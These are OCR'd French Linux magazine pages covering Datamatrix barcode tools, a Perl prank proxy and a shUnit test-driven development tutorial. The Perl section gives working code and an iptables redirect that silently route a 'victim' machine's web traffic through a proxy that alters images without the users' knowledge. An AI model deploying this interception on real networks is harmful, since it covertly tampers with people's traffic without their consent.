
2 Un code-barres pour quoi faire ?

Je vais résumer l'utilité de ces codes-barres avec quelques exemples. Je suis dans une gare en train d'attendre gentiment mon train. Patientant comme je peux, mon regard se pose sur une affiche annonçant un concert. Je sors mon mobile, lance l'application adéquate, vise le code-barres présent dans un coin de l'affiche et capture l'image. Le code est analysé et mon mobile me propose de me rediriger vers le site Web de la manifestation pour obtenir toutes les informations utiles.

Autre exemple, j'ai eu la bonne idée de placer sur ma carte de visite un code-barres contenant l'URL de mon site. Mon interlocuteur fort sympathique (et fort équipé) capture le code et est connecté à mon site qui lui propose toutes mes coordonnées.

Plus mercantile, une page de publicité dans un magazine me propose de télécharger une sonnerie de mon morceau de musique préféré du moment en envoyant un SMS à un numéro surtaxé. Plutôt que de jouer avec mes deux pouces, je capture le code, confirme et le SMS est envoyé.

Voilà précisément les objectifs qui vont conduire à l'apparition de codes-barres sur les supports papier dans les prochains temps.



Utilisation de NeoReader pour décoder un code-barres. Le fonctionnement est entièrement dépendant de la qualité de la photo (contraste, reflets, netteté, etc.). Lorsque le code-barres est décodé, le résultat est directement utilisable. Ici, une URL avec une connexion possible immédiatement proposée.

Note

Datamatrix, QR-Code et Flashcode

Nous avons déjà parlé de Datamatrix et QR-Code, toutes deux des normes ISO. Il faut ajouter à cela une initiative française de l'AFMM (Association française du multimédia mobile). Cette association regroupant les opérateurs Bouygues Telecom, Orange et SFR, a développé Flashcode, un ensemble de spécifications reposant sur la norme Datamatrix. Il s'agit d'une initiative purement française qui a déjà fait l'objet d'un certain nombre d'expérimentations en partenariat avec la RATP, Velib ou la BNP. Flashcode n'est pas une norme, mais une spécification centrée autour d'un service unique. L'AFMM centralise et garantit l'unicité des Flashcodes. L'URL finale n'est pas spécifiée directement dans le code-barres et l'AFMM joue le rôle d'un simple prestataire de redirection, garantissant, certes, au passage, l'unicité de chaque code.


3 Datamatrix en pratique

Pour vous permettre d'expérimenter les joies du monde des codes-barres en deux dimensions, votre humble serviteur a, quelque peu, défriché le terrain. Une simple recherche sur le Net vous comblera d'un bonheur... très éphémère. Entre *freewares* pour Windows et applications à plus de $200, il y a de quoi perdre patience. Surtout lorsqu'on sait que, finalement, la génération n'est rien de plus que l'implémentation d'une norme d'encodage relativement simple.

Pour jouer avec Datamatrix, il vous faudra idéalement trois choses :

- une application pour votre mobile ;
- un générateur de code ISO/IEC 16022 ;
- un décodeur équivalent.

Mon Nokia a souffert de maintes installations désinstallations avant de trouver chaussure à son pied. Ladite chaussure est une application Java propriétaire (gratuite à défaut d'être *open source*) appelée « NeoReader » (http://www.neoreader.com). Attention, bien qu'il s'agisse d'une application capable de fonctionner sur n'importe quel modèle de mobile contenant une machine virtuelle Java, il faut que votre mobile soit dans la liste des appareils supportés. L'accès aux fonctions de prise de photo est dépendant du modèle. Une liste est fournie sur le site.



Les appareils photo numériques intégrés aux mobiles ne permettent pas les prises de vue en macro. L'ajout d'une lentille (une loupe) achetée en ligne ou « faite maison » permet de corriger le problème. Ici, une lentille provenant d'un télescope, adaptée à l'aide d'une attache magnétique amovible.

Pour de premiers essais, on pourra se tourner vers des générateurs de Datamatrix en ligne comme http://www.jaxo-systems.com/barshow/ ou http://datamatrix.kaywa.com. Ceux-ci s'avèrent bien utiles par la suite pour comprendre la syntaxe utilisée pour différencier un numéro de téléphone, d'une URL ou encore d'un SMS ou d'un simple texte.

Deux outils Unix sont disponibles sous forme de paquets Debian. Nous avons tout d'abord **iec16022** proposant la commande du même nom. C'est un générateur relativement facile à utiliser, mais en cours de développement. Certaines fonctionnalités ne sont pas encore opérationnelles ou ne semblent pas être implémentées correctement. Si vous avez un peu de temps pour faire du C, je pense que le développeur, Adrian Kennard ne sera pas mécontent de recevoir un petit coup de main. Quoi qu'il en soit, la génération de code se fera de la manière suivante :

```
% iec16022 -c 'http://www.gnulinuxmag.com' -f png -o essai.png
```

Nous obtenons une image minuscule. L'option **-size** semblant sans effet, on transformera alors cette commande en

```
% iec16022 -c 'http://www.gnulinuxmag.com' -f png | \
convert -scale 400x400 png:- essai.png
```

ou

```
% iec16022 -c 'http://www.lefinnois.net' -f png | \
convert -scale 300x300 png:- - | display -
```

Vous venez de générer votre premier Datamatrix. Affichez-le sur un fond blanc, visez avec l'appareil photo de votre mobile et utilisez NeoReader. Vous serez invité à confirmer la connexion à http://www.gnulinuxmag.com.

Vous n'avez pas de mobile ? Ce n'est pas un problème. Installez simplement le paquet **libdmtx-utils**. Celui-ci fournit un encodeur et un décodeur pour Datamatrix. Vous pourrez alors décoder **essai.png** avec :

```
% dmtxread essai.png
http://www.gnulinuxmag.com
```

L'opération inverse se fera avec

```
% echo 'http://www.gnulinuxmag.com' | dmtxwrite | \
convert -scale 800x800 png:- - | display -
```

ou (pour des carrés de 25 pixels de côté et une marge de 150)

```
% echo 'http://www.gnulinuxmag.com' | \
dmtxwrite -d 25 -m 150 | display -
```

ou encore (pour un enregistrement direct) :

```
% echo 'http://www.gnulinuxmag.com' | \
dmtxwrite -d 25 -m 150 -o essai2.png
```

Là encore, on remarque que toutes les options ne sont pas implémentées (choix des couleurs par exemple) et Mike Laughton devrait vous voir d'un très bon œil si vous lui donnez un petit bout de code propre.

Terminons en parlant des syntaxes :

- URL : une chaîne complète `http://hote.domain.tld/chemin` ;
- texte : un texte simple ;
- numéro de téléphone : `TEL:` suivi du numéro ;
- SMS : `SMSTO:` suivi du numéro et du texte séparés par un double-point (`:`).

Les deux URL des générateurs de code Datamatrix citées précédemment vous confirmeront tout cela.

3.1 Un cran plus loin : vCard et Datamatrix

Comme vous venez de le voir, un certain nombre d'informations peuvent êtres encodées facilement. Mais, il faut également prendre en compte les données accessibles via le Web dans un format utilisable par un mobile. On peut ainsi encoder une URL pointant vers un fichier ou objet qui sera pris en compte par le périphérique.

Images, sons, vidéos et applications sont autant d'exemples intéressants pour peu que le mobile soit capable de les gérer. Mais, il y a plus intéressant : les coordonnées au format vCard. En effet, un simple code-barres Datamatrix sur une carte de visite peut vous rendre de grands services.

Le Datamatrix en question contiendra une simple URL vers un fichier au format vCard (RFC 2425/2426) version 3.0. On produira le fichier en question en prenant référence sur les RFC ou, plus simplement, en passant par une application (et ses dépendances) comme Evolution et en exportant le contact au format vCard.

Ainsi, il nous suffira de placer le code-barres sur notre carte de visite en respectant les limitations des appareils numériques de mobiles (pas de mode macro) et les consignes de mise en page. Je pense particulièrement à la *quiet zone*, la marge autour du code-barres d'une largeur au minimum équivalente à la taille d'une cellule (petit carré).

Un collaborateur pourra donc capturer et décoder le Datamatrix de votre carte de visite. Il sera invité à consulter l'URL encodée et, une fois le fichier obtenu, pourra enregistrer vos coordonnées dans son carnet d'adresses (liste de contacts).

Bien entendu, tout ceci est fortement dépendant des fonctionnalités du mobile. Je n'ai fait d'essais qu'avec mon propre Nokia. Le format vCard 3.0 passe comme une lettre par la poste. Veillez simplement à vérifier que votre serveur HTTP utilise bien le type `text/x-vcard` pour les fichiers `vcf`.

Hacker l'objectif de son mobile peut être utile non seulement pour le décodage de codes-barres, mais également pour toutes sortes de prises de vue. De gauche à droite : une photo en mode macro avec un Nikon Coolpix 4300, la même photo avec le 5220 modifié (le code-barres fait 1 cm de côté) et un exemple de macro avec le 5220 modifié.

4 Conclusion

Vous voici prêt à entrer dans le monde des codes-barres en deux dimensions. Nous n'avons pas beaucoup parlé de QR-Code. Je n'ai tout simplement pas trouvé d'outil Unix open source capable d'en produire et, de plus, les essais faits avec le Nokia ont tous été infructueux, ceci incluant les QR-Code donnés en démonstration sur le site de NeoReader.

Alors, Datamatrix ou QR-Code ? Je ne pense pas que l'un de ces standards puisse s'imposer au détriment de l'autre de manière mondiale. Le japon utilise déjà énormément QR-Code et nous sommes en France, sur le point de généraliser l'utilisation de Datamatrix. Je n'en dirais pas davantage sur Flashcode dont les spécifications le placent comme outsider. On sait ce qui arrive souvent aux technologies un peu trop fermées qui tentent de jouer la carte de la centralisation, surtout lorsqu'elles reposent sur une norme utilisable librement par ailleurs...

Auteur : Denis Bodor

Lien

GS1 Datamatrix ECC200. Recommandations pour la définition d'un standard d'application dans votre secteur d'activité : http://www.gs1health.net/sscc/downloads/guide.damatrix.final.pdf

Perles de Mongueurs

Depuis le numéro 59, les Mongueurs de Perl vous proposent tous les mois de découvrir les scripts jetables qu'ils ont pu coder ou découvrir dans leur utilisation quotidienne de Perl. Bref, des choses trop courtes pour en faire un article, mais suffisamment intéressantes pour mériter d'être publiées. Ce sont les perles de Mongueurs.

Auteur

- Michael Scherer (misc)

1 Jouer des tours pendables avec HTTP::Proxy, Image::Magick et Netfilter

HTTP::Proxy est un outil merveilleux. Simple module permettant de faire des proxys HTTP, il autorise des modifications et des améliorations à la volée des pages web. Par exemple, il peut servir à remplacer automatiquement les gros mots par de prudes astérisques ou supprimer les publicités ou le JavaScript sans peine à grands coups d'expressions rationnelles.

Bien sûr, on peut aussi s'en servir pour modifier de façon plus ludique les pages, et tout ceci à l'insu de vos utilisateurs. Par exemple, on peut modifier les images à la volée, et, grâce à **Netfilter**, sans avoir à modifier la configuration des clients. L'idée n'est pas de moi. Elle vient de Peter Stevens, qui explique comment faire pareil avec **Squid** et **mogrify** sur http://www.ex-parrot.com/pete/upside-down-ternet.html.

Tout d'abord, regardons le code du proxy en lui-même :

```
#!/usr/bin/perl
use strict;
use warnings;

use HTTP::Proxy;
use HTTP::Proxy::BodyFilter::simple;
use HTTP::Proxy::BodyFilter::complete;
use Proc::Daemon;
use Image::Magick;

my $proxy = HTTP::Proxy->new(
    port => 3128,
    host => '0.0.0.0',
);

Proc::Daemon::Init();

$proxy->push_filter(
    path     => qr/\.(jpg|png|gif)$/,
    mime     => qr|^image/|,
    response => HTTP::Proxy::BodyFilter::complete->new,
    response => HTTP::Proxy::BodyFilter::simple->new(
            filter => sub {
                my ( $self, $dataref, $message,
$protocol, $buffer ) = @_;
                return if $buffer;

                my $image = Image::Magick->new();
                $image->BlobToImage($$dataref);

                $image->Blur( radius => 1, channel =>
"All", sigma => 1 );

                $image->Rotate(180);

                $$dataref = $image->ImageToBlob();
            }
        )
    );

    $proxy->start;
```

On commence par créer l'objet **$proxy**, sur le port TCP 3128, en écoute sur toutes les interfaces (par défaut, le proxy écoute sur l'interface **localhost**, pour des raisons de sécurité). Afin de ne pas bloquer la console, on transforme le script en un démon bien éduqué, qui libère le **tty** et rend la main, via l'appel à **Proc::Daemon::Init()**. Une autre solution, si on s'intéresse aux logs éventuels, est de lancer le proxy dans une session **screen**.

Ensuite, on ajoute deux filtres sur les réponses HTTP correspondant à des images.

Le premier filtre utilise **HTTP::Proxy::BodyFilter::complete**, afin de stocker tout le contenu de l'image dans un *buffer* en mémoire. En effet, **HTTP::Proxy** travaille par morceaux de requêtes, à la volée, afin de ne pas consommer trop de mémoire et de ne pas ralentir trop la navigation.

Comme expliqué dans la documentation, les filtres suivants doivent vérifier le contenu

de la variable **$buffer** pour détecter la dernière requête, celle qui contient toutes les données dans **$$dataref**. **$buffer** est une référence à une chaîne dans laquelle un filtre peut décider de laisser des données qu'il traitera la prochaine fois qu'il sera appelé. Quand **$buffer** est **undef**, c'est le dernier tour, le filtre **doit** traiter les données. Ici, le filtre **complete** remplit son **$$buffer** au fur et à mesure et, lors du dernier tour, le copie intégralement dans son **$$dataref**, qui sera ensuite passé à notre second filtre.

Ensuite, grâce à **Image::Magick**, un module Perl de manipulation d'image basé sur le logiciel du même nom, le deuxième filtre va appliquer la modification de notre choix à l'image. Dans notre exemple, nous allons tourner l'image à 180°, et rajouter un peu de flou gaussien pour un meilleur effet.

Et, enfin, nous démarrons la boucle principale du serveur.

Pour le tester, il suffit de configurer notre navigateur pour utiliser **http://serveur:3128/** comme proxy.

Maintenant, la seconde partie consiste à forcer l'utilisation du proxy par votre victime, via l'utilisation de Netfilter. Il est également possible d'utiliser **pf**, **ipf** ou votre pare-feu favori bien sûr.

Le secret de fonctionnement d'un proxy transparent, c'est qu'au niveau HTTP, depuis la version 1.1 du protocole (RFC 2616), une requête vers un proxy ou vers le serveur final, c'est la même chose. Grâce au champ **Host** de l'en-tête, le proxy peut déterminer la destination et le site web à visiter par lui-même. Il suffit donc de rediriger tout le trafic web vers le port 3128 de notre proxy, via une règle Netfilter.

Dans le cas d'une architecture simple, avec le proxy tournant directement sur la passerelle, sous un système linux récent, la commande pour rediriger le flux web de la machine 1.2.3.4 est la suivante :

```
iptables -t nat -I PREROUTING -s 1.2.3.4 -p tcp --dport 80 -j
REDIRECT --to-ports 3128
```

Et voilà, vous pouvez maintenant faire le test, ça marche sans modifier votre navigateur.

Néanmoins, faites attention !

Les divers tests que j'ai menés montrent que **HTTP::Proxy** n'est pas configuré par défaut pour avoir des dizaines d'utilisateurs simultanés, et le traitement d'image bloque souvent des processus, ce qui aboutit à des coupures du proxy, qui s'arrête s'il dépasse la limite par défaut de 12 processus simultanés. Et plus de 12 images en simultané, c'est courant, surtout quand on commence à aller voir un album photo.

De plus, le traitement en mémoire des images n'a pas de limite, ce qui peut aboutir à une surconsommation de la RAM.

Enfin, n'oubliez pas, les blagues les plus drôles sont souvent les plus courtes.


Le changement de la limite des processus de façon propre est laissé à titre d'exercice au lecteur, tout comme la protection contre l'épuisement des ressources.

Auteur : Michael Scherer (misc)

À vous !

Envoyez vos perles à perles@mongueurs.net. Elles seront peut-être publiées dans un prochain numéro de *GNU/Linux Magazine*.

Des tests en shell avec ShUnit



ShUnit est un framework de test pour les langages shell. Cet article présente son utilisation en bash au travers d'exemples de développements pilotés par les tests (TDD)

Auteur

- Philippe Blayo




Figure 1 : Une carte heuristique (mind map) de l'article

1 Le framework shUnit

Qu'attendre d'un *framework* de test ? Qu'il vérifie la correspondance entre les résultats attendus et ceux obtenus. Comment vérifier cette conformité ? À cette question, Kent Beck, coauteur de jUnit répond : écrivez des expressions booléennes qui automatisent votre appréciation de cette conformité. Pour que les tests soient complètement automatiques, mieux vaut n'avoir aucune part de jugement humain dans l'évaluation des résultats.

Ce qui implique d'une part que les décisions soient booléennes (vrai signifie que tout fonctionne alors que faux indique un évènement inattendu) et, d'autre part, que l'état de ces booléens est vérifié par l'ordinateur, en invoquant une variante de la méthode `assert()`.

Le framework shUnit dont nous allons utiliser la version 1.5 fournit cet ensemble d'assertions. Les assertions de shUnit ont la particularité d'être préfixées par shu (shuAssert, shuDeny,...) qui correspond aux trois premières lettres de ShUnit.

1.1 Hello World : comparer deux chaînes de caractères

Commençons par un test très simple : la comparaison de deux chaînes de caractères par l'assertion `shuStringEqual`. Dans le fichier `testHelloWorld.sh`, j'écris :




Figure 2 : Nous utiliserons la version 1.5 de shUnit.

```
#!/bin/bash
. $SHUNIT_HOME/shUnitPlus

TestHello() {
    shuStringEqual "Hello World" 'Hello World'
}

shuStart
```

Examinons ce test ligne par ligne :

- Le `shebang #!/bin/bash` indique que le fichier est un script bash.
- `. $SHUNIT_HOME/shUnitPlus` charge la bibliothèque `shUnitPlus` qu'on s'attend à trouver au bout de la variable d'environnement `SHUNIT_HOME`. Dans la suite, j'omettrai souvent ces deux premières lignes.
- `TestHello()` est la fonction qui sert de support à notre test. Depuis la version 1.4 de ShUnit, les tests sont identifiés par le préfixe Test qui débute le nom d'une fonction. Comme pour les frameworks de la famille jUnit, les tests sont ensuite déduits par introspection.
- `shuStringEqual "Hello World" 'Hello World'` vérifie que le message Hello World est bien le même, qu'il soit entouré de simples *quotes* ou de doubles quotes.

La fonction **shuStringEqual** compare les deux chaînes de caractères et affiche un message d'erreur si elles sont différentes.

- **shuStart** est la fonction de ShUnit qui déclenche les tests.

Pour lancer ce test, je donne les droits d'exécution au fichier **testHelloWorld.sh**, puis je l'exécute :

```
./testHelloWorld.sh
```

Et j'obtiens :

```
****** testHelloWorld.sh ******
1 test to run:
    Test 1: TestHello    .

1 test run.
  1 test succeeded.
  No tests failed.
```

Le test a réussi comme l'indique le **No tests failed.** final. Ce test est minimaliste. Pimentons-le un peu en introduisant une variable intermédiaire **$helloWorld** qui s'intercale entre **'Hello World'** et l'assertion.

```
helloWorld="Hello World"

shuStringEqual "Hello World" $helloWorld
```

Ce test a l'air très simple. Pourtant, il comporte déjà un piège et l'exécution des tests donne :

```
Test 1: TestHello    E
      "StringEquals: Hello World vs. Hello" failed.

1 test run.
  No tests succeeded.
  1 test failed.
```

Le test a échoué. L'assertion indique que la chaîne **Hello World** et la chaîne **Hello** sont différentes. En effet, à l'exécution, la variable **$helloWorld** est remplacée par **Hello World** avec l'espace entre les deux mots, ce qui équivaut à :

```
shuStringEqual "Hello World" Hello World
```

et comme en shell c'est l'espace qui sert de séparateur aux arguments des commandes et des fonctions, le deuxième argument est **Hello** et non pas **Hello World** dont le **World** est compris comme un troisième argument. Pour se prémunir de ce désagrément, il suffit de protéger la variable par des guillemets (doubles quotes) : **"$helloWorld"**.

```
shuStringEqual "Hello World" "$helloWorld"
```

1.2 Hello World : initialisation et nettoyage

Un autre exemple simple pour introduire les mécanismes d'initialisation et de nettoyage **shuSetUp()** et **shuTearDown()** :

```
shuSetUp() {
  mkdir dossierHello
}

shuTearDown() {
  rmdir dossierHello
}

TestDossierHello() {
    shuEnsureDirectoryExists dossierHello
}
```

La fonction **shuSetUp()** est exécutée au début de chaque test. Ici, on crée le répertoire **dossierHello**. La fonction **shuTearDown()** est exécutée à la fin de chaque test. Ici, elle détruit le répertoire. Ces deux fonctions sont souvent écrites l'une à la suite de l'autre, car elles ont tendance à se répondre comme ici où un répertoire est créé, puis détruit.

2 Des barres vertes et des barres rouges

Quand un test passe, j'emploie souvent le terme de barre verte. A contrario, je parle d'une barre rouge dans le cas d'un test qui échoue. Ces termes « barre verte » et « barre rouge » trouvent leur origine dans les barres vertes et rouges qui ponctuent la réussite ou l'échec des tests dans la version graphique de jUnit ou dans les IDE comme Eclipse ou Idea. Sous ma plume, ils feront surtout référence aux phases du TDD (*Test Driven Development*), le développement par les tests :

- barre rouge : écrire un test qui échoue ;
- barre verte : écrire le code le plus simple qui passe ce test ;
- *refactoring* : remanier le code et les tests.

Cette dernière phase de refactoring peut à nouveau se décomposer en trois phases :

- éliminer les duplications ;
- améliorer la lisibilité ;
- améliorer le design.

Ces enchaînements sont répétés autant de fois que nécessaire. Le but du TDD est d'écrire « du code propre qui marche » : du code qui marche grâce aux tests et du code propre grâce au refactoring.

2.1 Stratégies pour passer du rouge au vert

Une fois la barre rouge du test en échec obtenue, plusieurs stratégies existent pour faire passer le test.

Par exemple, considérons le test d'une fonction de concaténation :

```
TestConcateneDeuxMots() {
  shuStringEqual UnDeux `concatene Un Deux`
}
```

2.1.1 L'imposture d'une constante (Fake It)

Une première stratégie consiste à renvoyer une constante pour faire passer le test le plus vite possible. Cette constante disparaîtra ensuite lors d'un refactoring. Sur notre exemple de concaténation, cela donnerait :

```
concatene() {
    echo UnDeux
}
```

Cette stratégie peut paraître surprenante : pourquoi écrire du code dont on est certain de se débarrasser ensuite ? Dans son ouvrage *Test-Driven Development by Example*, Kent Beck donne plusieurs arguments en faveur de cette approche.

- Avoir une barre verte apporte une sérénité dont est dépourvue une barre rouge. De là, il est plus facile de remanier le code (refactoring).
- Elle permet également de se concentrer sur le problème le plus immédiat à résoudre plutôt que de se projeter prématurément dans des généralisations. Il est ensuite plus facile de se focaliser sur l'écriture du test suivant en sachant que le test précédent fonctionne.

Dans le même ouvrage, Kent Beck prône également d'écrire l'implémentation finale à laquelle on pense lorsqu'elle est suffisamment simple. Il met cependant en garde contre la difficulté de faire deux choses en même temps : faire passer le test et écrire du code propre. Cela revient à exiger de soi-même une perfection difficile à soutenir. Il conseille donc d'user de ce raccourci avec parcimonie.

Une fois que le test passe, il y a deux écoles pour l'étape suivante : éliminer les duplications ou passer à une triangulation.

2.1.2 Éliminer les duplications

La phase de refactoring commence par l'élimination des duplications. Notre œil avisé peut chercher ces redondances :

- dans le code ;
- dans le test ;
- entre le code et les tests.

On pourrait voir une duplication dans **`shuStringEqual UnDeux `concatene Un Deux``** où le **`UnDeux`** attendu par **`shuStringEqual`** et le **`Un Deux`** passé à **`concatene`** ne diffèrent que par l'espace qui sépare **`Un`** et **`Deux`**.

Mais, la duplication la plus féconde se trouve entre le code et le test où le **`UnDeux`** du **`shuStringEqual`** est répété dans **`echo UnDeux`**. Pour éliminer cette duplication, je peux remarquer que le **`UnDeux`** du **`echo`** peut avantageusement être reconstitué par les deux arguments que reçoit **`concatene()`** (en shell, ces deux arguments sont respectivement **`$1`** et **`$2`**) :

```
concatene() {
    premierMot=$1
    secondMot=$2
    echo $premierMot$secondMot
}
```

2.1.3 La triangulation

Une fois rendue à l'étape

```
concatene() {
    echo UnDeux
}
```

je peux aussi choisir d'écrire un autre test pour faire disparaître la constante **`UnDeux`**.

```
TestConcateneDeuxAutresMots() {
    shuStringEqual TroisQuatre `concatene Trois Quatre`
}
```

échoue sur un **`"StringEquals: TroisQuatre vs. UnDeux" failed`**. L'échec de ce deuxième test m'oblige maintenant à transformer ma constante, devenue insuffisante en une implémentation plus sophistiquée comme :

```
concatene() {
    premierMot=$1
    secondMot=$2
    echo $premierMot$secondMot
}
```

2.1.4 Quel choix pour dépasser la constante ?

Personnellement, j'ai longtemps utilisé la triangulation. Cela me rassurait d'attendre un test qui échoue pour m'attaquer à une constante. Mais, j'ai au fil du temps vu de plus en plus d'inconvénients à cette technique.

Tout d'abord, cela fait écrire un test de plus que si j'élimine tout de suite la duplication. Que ce soit pour le code ou pour les tests, mieux vaut n'écrire que le strict nécessaire.

Ensuite, j'ai du mal à trouver un nom intelligent pour le deuxième test d'une triangulation. J'en suis souvent réduit à accoler **`Autre`** au nom du premier test comme en témoigne mon **`TestConcateneDeux**Autres**Mots`** qui n'apporte aucune information nouvelle par rapport au **`TestConcateneDeuxMots`**. Comme alternative, je pourrais appeler mon test **`Concatene Trois Et Quatre`** (je met des

espaces pour plus de lisibilité), mais ça n'apporte pas plus d'information et ce nom n'exprime pas mon intention initiale qui était de faire une concaténation avec des mots différents.

Aujourd'hui, j'utilise presque exclusivement l'élimination des duplications de la phase de refactoring. Cela étant dit, les duplications ont un caractère subjectif et une personne peut voir une duplication là où une autre n'en voit pas. Aussi, je vais présenter un exemple plus conséquent, inspiré d'une situation professionnelle, avec les deux approches. Je vais faire le même exemple deux fois, la première en choisissant une stratégie d'élimination des duplications, la seconde en choisissant la triangulation.

3 Rendre conforme un livrable (duplication)

Le contexte est le suivant : il s'agit d'automatiser totalement un déploiement en production, de sorte qu'il soit réalisé en une seule commande. Pour cela, le *plugin* **maven-release** de Maven 2 est utilisé. Malheureusement, le nom des archives créées en sortie par Maven ne correspond pas à la nomenclature de l'environnement de production. Un petit script bash va automatiser le passage de la nomenclature Maven à celle de l'environnement de production.

Maven 2 construit des livrables avec une convention de la forme **lmf-0.12.1-batch.tar.gz** où :

- **lmf** est le nom du projet (ici une abréviation de *GNU/Linux Magazine France*) ;
- **0.12.1** est le numéro de version ;
- **batch** est le nom du module.

A contrario, le format attendu pour des livrables conformes est du type **lmf-fr-batch-0.12.1.tgz** où **fr** est un acronyme spécifiant la langue. Cette archive **tar gz** doit impérativement contenir à sa racine un répertoire dont le nom est identique au nom du **tar gz**. On va donc chercher à passer de

```
lmf-0.12.1-batch.tar.gz
    lmf-0.12.1-batch/
        fichierQuelconque
```

à une archive dont la structure est la suivante :

```
lmf-fr-batch-0.12.1.tgz
    lmf-fr-batch-0.12.1/
        fichierQuelconque
```

La stratégie la plus simple pour parvenir à ce résultat est de :

1/ Décompresser l'archive **tar gz**.

2/ Changer le nom du répertoire.

3/ Recompresser l'archive sous son nouveau nom.

Pour la mener à bien, commençons par écrire une fonction pour transformer le nom issu de la norme Maven en un nom conforme à la norme de l'entreprise.

3.1 La transformation du nom

3.1.1 Cap sur la première barre rouge

Commençons par un test :

```
TestTransformeNomRepertoireMaven (){
    nomMaven="prj-0.1.12-batch"
    nomConforme="prj-fr-batch-0.1.12"

    nomTransforme="`changeNomMavenEnNomConforme $nomMaven`"

    shuStringEqual "$nomConforme" "$nomTransforme"
}
```

On lance ce test très simplement en exécutant **./testTransformeNom.sh** (éventuellement précédé d'un **chmod +x** bien sûr). Ce qui aboutit à l'erreur suivante :

```
1 test to run:
    Test 1: TestTransformeNomRepertoireMaven
    ./testTransformeNom.sh: line 14:
    changeNomMavenEnNomConforme : commande introuvable
```

L'indication **commande introuvable** nous indique la prochaine étape : créer la commande **transformeRepertoireMavenEnOlm**. On va la créer dans un fichier séparé. Appelons-le **transformeNom** :

```
changeNomMavenEnNomConforme() {
    true
}
```

Nous avons besoin de mettre une instruction dans le corps de la fonction, sans quoi nous aurions à nouveau une erreur. L'instruction **true** se borne à ne rien faire, avec succès. L'exécution du test aboutit maintenant à un échec (*failure*) :

```
1 test to run:
    Test 1: TestTransformeNomRepertoireMaven    E
      "StringEquals: lmf-fr-batch-0.1.12 vs. " failed.
```

3.1.2 Obtenir une barre verte

Nous pouvons maintenant écrire du code. Je vais d'abord chercher à obtenir une barre verte le plus rapidement possible. Le code le plus simple auquel je pense pour faire passer ce test est de renvoyer directement la chaîne attendue, à savoir **lmf-fr-batch-0.1.12**, codée en dur :

```
changeNomMavenEnNomConforme() {
    echo "lmf-fr-batch-0.1.12"
}
```

Et le test passe :

```
1 test run.
  1 test succeeded.
  No tests failed.
```

Cette technique qui consiste à renvoyer en dur le résultat attendu est appelée un *fake* **[BEC2003]**, que j'aime bien traduire par « imposture ». Pour lever cette imposture, je vais considérer la chaîne `lmf-fr-batch-0.1.12` comme une duplication entre le code et les tests : elle se trouve à la fois dans `changeNomMavenEnNomConforme` et dans `TestTransformeNomRepertoireMaven`.

3.1.3 Retirer les duplications

La chaîne dupliquée est passée en argument de la fonction. En extrayant le numéro de version et les noms du module et du projet, je pourrais reconstruire la chaîne conforme complète.

Première étape, utiliser l'argument :

```
changeNomMavenEnNomConforme() {
    local nomMaven=$1
```

Je le déclare comme variable locale grâce au local qui précède `nomMaven` pour éviter les effets de bords (par exemple, si une variable globale `nomMaven` existe également dans les tests).

